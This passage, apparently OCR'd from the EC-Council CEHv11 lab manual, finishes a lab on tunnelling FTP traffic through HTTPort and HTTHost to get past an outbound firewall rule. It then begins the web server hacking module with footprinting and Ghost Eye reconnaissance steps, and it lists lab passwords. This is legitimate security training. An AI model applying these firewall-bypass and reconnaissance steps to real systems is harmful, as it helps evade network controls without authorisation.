


Figure 2.2.30: HTTPort to start tunneling

59. HTTPort intercepts the ftp request to the localhost and tunnels through it. HTTHost is installed in the remote machine to connect you to **10.10.10.10**.

Note: This means you may not access the ftp site directly by issuing **ftp 10.10.10.10** in the command prompt, but you will be able to access it through the localhost by issuing the command **ftp 127.0.0.1**.

60. In **Windows Server 2019**; launch **Command Prompt**, type **ftp 10.10.10.10**, and press **Enter**. The ftp connection will be blocked by the outbound firewall rule.




Figure 2.2.31: ftp connection is blocked

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

61. Now, launch a new **Command Prompt**, type **ftp 127.0.0.1**, and press **Enter**. You should be able to connect to the site.

Note: If you issue this command without starting HTTPort, the connection to the FTP site fails, stating that the FTP connection is refused.




Figure 2.2.32: Executing ftp command

62. Enter the credentials of any user account on Windows 10. In this lab, we are using the credentials of the **Jason** account (username: **Jason**; Password: **qwerty**). Type the username and press **Enter**.

Note: The password you enter will not be visible.




Figure 2.2.33: Signing in to the FTP site

63. You are successfully logged in, even after adding a firewall outbound rule inferring that a tunnel has been established by HTTPort and HTTHost and therefore have bypassed the firewall.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

64. Now you have the access and ability to add files in the ftp directory located in the **Windows 10** virtual machine.

65. Type **mkdir Test** and press **Enter**.




Figure 2.2.34: Creating a directory

66. Now, switch to the **Windows 10** machine.

67. A directory named **Test** will be created in the **FTP** folder on the **Windows 10** (location: **C:\FTP**) virtual machine, as shown in the screenshot:




Figure 2.2.35: New directory created

68. Thus, you are able to bypass HTTP proxies as well as firewalls, and thereby access files beyond them.

Note: On completion of the lab, delete the created outbound rule, stop HTTHost and HTTPort and disable the firewall (which was enabled in the beginning of the lab) in the machine (i.e., **Windows Server 2019**), and start the World Wide Web Publishing and IIS Admin Services on the **Windows Server 2016** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Web Servers

Module 13

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Web Servers

A web server is a computer system that stores, processes, and delivers web pages to global clients via HTTP protocol. A web server attack typically involves preplanned activities, called an attack methodology, which the attacker implements to reach their goal of breaching the target web server's security.

Lab Scenario

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

Most organizations consider their web presence to be an extension of themselves. Organizations create their web presence on the World Wide Web using websites associated with their business. Most online services are implemented as web applications. Online banking, search engines, email applications, and social networks are just a few examples of such web services. Web content is generated in real-time by a software application running on the server-side. Web servers are a critical component of web infrastructure. A single vulnerability in a web server's configuration may lead to a security breach on websites. This makes web server security critical to the normal functioning of an organization.

Hackers attack web servers to steal credentials, passwords, and business information. They do this using DoS, DDoS, DNS server hijacking, DNS amplification, directory traversal, Man-in-the-Middle (MITM), sniffing, phishing, website defacement, web server misconfiguration, HTTP response splitting, web cache poisoning, SSH brute force, web server password cracking, and other methods. Attackers can exploit a poorly configured web server with known vulnerabilities to compromise the security of the web application. A leaky server can harm an organization.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers

In the area of web security, despite strong encryption on the browser-server channel, web users still have no assurance about what happens at the other end. This module presents a security application that augments web servers with trusted co-servers composed of high-assurance secure co-processors, configured with a publicly known guardian program. Web users can then establish their authenticated, encrypted channels with a trusted co-server, which can act as a trusted third party in the browser-server interaction. Systems are constantly being attacked, so IT security professionals need to be aware of the common attacks on web server applications.

A penetration (pen) tester or ethical hacker for an organization must provide security to the company's web server. This includes performing checks on the web server for vulnerabilities, misconfigurations, unpatched security flaws, and improper authentication with external systems.

Lab Objectives

The objective of this lab is to perform web server hacking and other tasks that include, but are not limited to:

- Footprint a web server using various information-gathering tools and inbuilt commands

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Enumerate web server information
- Crack remote passwords

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 75 Minutes

Overview of Web Server

Most people think a web server is just hardware, but a web server also includes software applications. In general, a client initiates the communication process through HTTP requests. When a client wants to access any resource such as web pages, photos, or videos, then the client's browser generates an HTTP request to the web server. Depending on the request, the web server collects the requested information or content from data storage or the application servers and responds to the client's request with an appropriate HTTP response. If a web server cannot find the requested information, then it generates an error message.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack a target web server. Recommended labs that will assist you in learning various web server hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Footprint the Web Server	√	√	√
	1.1 Information Gathering using Ghost Eye	√		√
	1.2 Perform Web Server Reconnaissance using Skipfish		√	√
	1.3 Footprint a Web Server using the httprecon Tool		√	√
	1.4 Footprint a Web Server using ID Serve		√	√

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	1.5 Footprint a Web Server using Netcat and Telnet	√		√
	1.6 Enumerate Web Server Information using Nmap Scripting Engine (NSE)	√		√
	1.7 Uniscan Web Server Fingerprinting in Parrot Security		√	√
2	Perform a Web Server Attack	√		√
	2.1 Crack FTP Credentials using a Dictionary Attack	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Footprint the Web Server

Footprinting the web server refers to the process of gathering as much information as possible about the target web server by using various tools and techniques.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

The first step of hacking web servers for a professional ethical hacker or pen tester is to collect as much information as possible about the target web server and analyze the collected information in order to find lapses in its current security mechanisms. The main purpose is to learn about the web server's remote access capabilities, its ports and services, and other aspects of its security.

The information obtained in this step helps in assessing the security posture of the web server. Footprinting may involve searching the Internet, newsgroups, bulletin boards, etc. for gathering information about the target organization's web server. There are also tools such as Whois.net and Whois Lookup that extract information such as the target's domain name, IP address, and autonomous system number.

Web server fingerprinting is an essential task for any penetration tester. Before proceeding to hack or exploit a webserver, the penetration tester must know the type and version of the webserver as most of the attacks and exploits are specific to the type and version of the server being used by the target. These methods help any penetration tester to gain information and analyze their target so that they can perform a thorough test and can deploy appropriate methods to mitigate such attacks on the server.

An ethical hacker or penetration tester must perform footprinting to detect the loopholes in the web server of the target organization. This will help in predicting the effectiveness of additional security measures for strengthening and protecting the web server of the target organization.

The labs in this exercise demonstrate how to footprint a web server using various footprinting tools and techniques.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Objectives

- Information gathering using Ghost Eye
- Perform web server reconnaissance using Skipfish
- Footprint a web server using the httprecon Tool
- Footprint a web server using ID Serve
- Footprint a web server using Netcat and Telnet
- Enumerate web server information using Nmap Scripting Engine (NSE)
- Uniscan web server fingerprinting in Parrot Security

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2016 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- httprecon located to **E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers\Web Server Footprinting Tools\httprecon**
- ID Serve located to **E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers\Web Server Footprinting Tools\ID Serve**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in this lab manual might differ from the image that you see on your screen.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers

Lab Duration

Time: 65 Minutes

Overview of Web Server Footprinting

By performing web server footprinting, it is possible to gather valuable system-level data such as account details, OS, software versions, server names, and database schema details. Use Telnet utility to footprint a web server and gather information such as server name, server type, OSes, and applications running. Use footprinting tools such as Netcraft, ID Serve, and httprecon to perform web server footprinting. Web server footprinting tools such as Netcraft, ID Serve, and httprecon can extract information from the target server. Let us look at the features and the types of information these tools can collect from the target server.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

TASK 1 — Information Gathering using Ghost Eye

1. Turn on **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Ghost Eye is an information-gathering tool written in Python 3. To run, Ghost Eye only needs a domain or IP. Ghost Eye can work with any Linux distros if they support Python 3




Figure 1.1.1: Parrot Security Login

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon from the menu bar to launch the terminal.




Figure 1.1.2: Launching the MATE Terminal

Ghost Eye gathers information such as Whois lookup, DNS lookup, EtherApe, Nmap port scan, HTTP header grabber, Clickjacking test, Robots.txt scanner, Link grabber, IP location finder, and traceroute.

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Now, type **cd** and press **Enter** to jump to the root directory.

